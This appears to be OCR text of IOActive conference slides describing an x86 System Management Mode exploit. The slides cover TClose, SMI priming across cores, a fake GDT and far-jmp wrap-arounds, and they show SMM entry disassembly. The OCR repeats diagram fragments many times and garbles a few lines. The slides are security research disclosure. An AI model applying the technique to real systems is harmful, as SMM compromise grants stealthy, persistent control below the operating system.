
GDT far jmp wrap-around



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

GDT far jmp wrap-around



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

It worked, but the system crashed… why?

©2024 IOActive, Inc. All Rights Reserved.

The SMM save state

- The SMM save state is automatically saved upon entering SMM and restored when leaving it
  - With TClose enabled these writes are dropped
  - The SMM save state from the last SMI is still there
- Solution: Trigger SMI twice
  - Once without TClose to prime SMM save state
  - Once with TClose to trigger bug
- Does not require overwriting SMM save state values

©2024 IOActive, Inc. All Rights Reserved.


Attempt #2

©2024 IOActive, Inc. All Rights Reserved.

The system crashed again... why?

©2024 IOActive, Inc. All Rights Reserved.


Enabling TClose



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Bingo...



©2024 IOActive, Inc. All Rights Reserved.


IOActive.

Symmetric Multi-Threading

- Physical cores are split into two logical cores (threads)
- Some resources are shared between logical cores
  - SMM base MSR is separate but
  - TSEG mask MSR is not
- Is it an issue if only one core goes into SMM at a time?


©2024 IOActive, Inc. All Rights Reserved.

SMIs explained




Normal mode

```
xor eax, eax
xor eax, eax
```




Normal mode

```
xor eax, eax
xor eax, eax
```



Normal mode

```
xor eax, eax
xor eax, eax
```




Normal mode

```
xor eax, eax
xor eax, eax
```


©2024 IOActive, Inc. All Rights Reserved.

SMIs explained




Normal mode

```
xor eax, eax
xor eax, eax
smi
```




Normal mode

```
xor eax, eax
xor eax, eax
```



Normal mode

```
xor eax, eax
xor eax, eax
```




Normal mode

```
xor eax, eax
xor eax, eax
```

©2024 IOActive, Inc. All Rights Reserved.


IOActive.

SMIs explained




Normal mode

```
xor eax, eax
xor eax, eax
smi
```




Normal mode

```
xor eax, eax
xor eax, eax
```



Normal mode

```
xor eax, eax
xor eax, eax
```




Normal mode

```
xor eax, eax
xor eax, eax
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.


SMIs explained



SMM mode

```
xor eax, eax
xor eax, eax
smi
```


```
mov bs, 0x804d
mov ax, cs:0xfdd8
...
```



SMM mode

```
xor eax, eax
xor eax, eax
```


```
mov bs, 0x804d
mov ax, cs:0xfdd8
...
```



SMM mode

```
xor eax, eax
xor eax, eax
```

```
mov bs, 0x804d
mov ax, cs:0xfdd8
...
```



SMM mode

```
xor eax, eax
xor eax, eax
```

```
mov bs, 0x804d
mov ax, cs:0xfdd8
...
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

SMIs explained

- We assumed that SMIs are local, but they are global
- Initially we thought that:
  - we could control exactly which core enters into SMM first
  - each core would later reach the rendezvous routine and
  - send Inter-Processor-Interrupts (IPI) to bring the rest of the cores into SMM before continuing
- We were wrong: The I/O Hub sends the SMI to all cores at once

©2024 IOActive, Inc. All Rights Reserved.

Problem summarized

- SMIs make all cores go to SMM at the same time
- TClose is enabled on two logical cores at a time
  - They will read 0xFFs since no device is mapped there
  - Writes to SMM save state will be dropped
- This will make core 1 triple-fault and crash the system

©2024 IOActive, Inc. All Rights Reserved.

Tackling the problem

- We had:
  - Control of data fetches on core 0
  - No control of data fetches on core 1

- We tried many things to solve the problem:
  - Finding another device to overlap with the SMM entry point
  - Disabling Simultaneous Multi-Threading (SMT)
  - Sending an INIT IPI / executing SKINIT to ignore SMIs
  - Sending an SMI IPI to trigger an SMI on individual cores

©2024 IOActive, Inc. All Rights Reserved.


Running out of options

- Taking a step back:
  - Our `lgdt` is the issue
  - What happens if the GDTR is loaded all with `FFs`?

- Let's look into that...

©2024 IOActive, Inc. All Rights Reserved.


GDTR wrap-around



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

GDTR wrap-around



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Wrap-arounds in x86

- The are two instances of wrap-arounds:
  - The addition between GDT descriptor base and `far jmp` offset can overflow
  - The addition between the GDTR base and `far jmp` segment selector can overflow

- We can use the same fake GDT for core 0 and 1
- Added bonus: No need for the SPI BAR remapping

©2024 IOActive, Inc. All Rights Reserved.


SMM save state (again)

- For core 0 we use the same technique as before
- For core 1 we:
  - Need to bring core 1 into a known / controlled state
  - We use kernel synchronization APIs to achieve that
    - Deferred Procedure Calls (DPC) on Windows
    - Symmetric Multi-Processing (SMP) on Linux

©2024 IOActive, Inc. All Rights Reserved.

Attempt #3

©2024 IOActive, Inc. All Rights Reserved.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

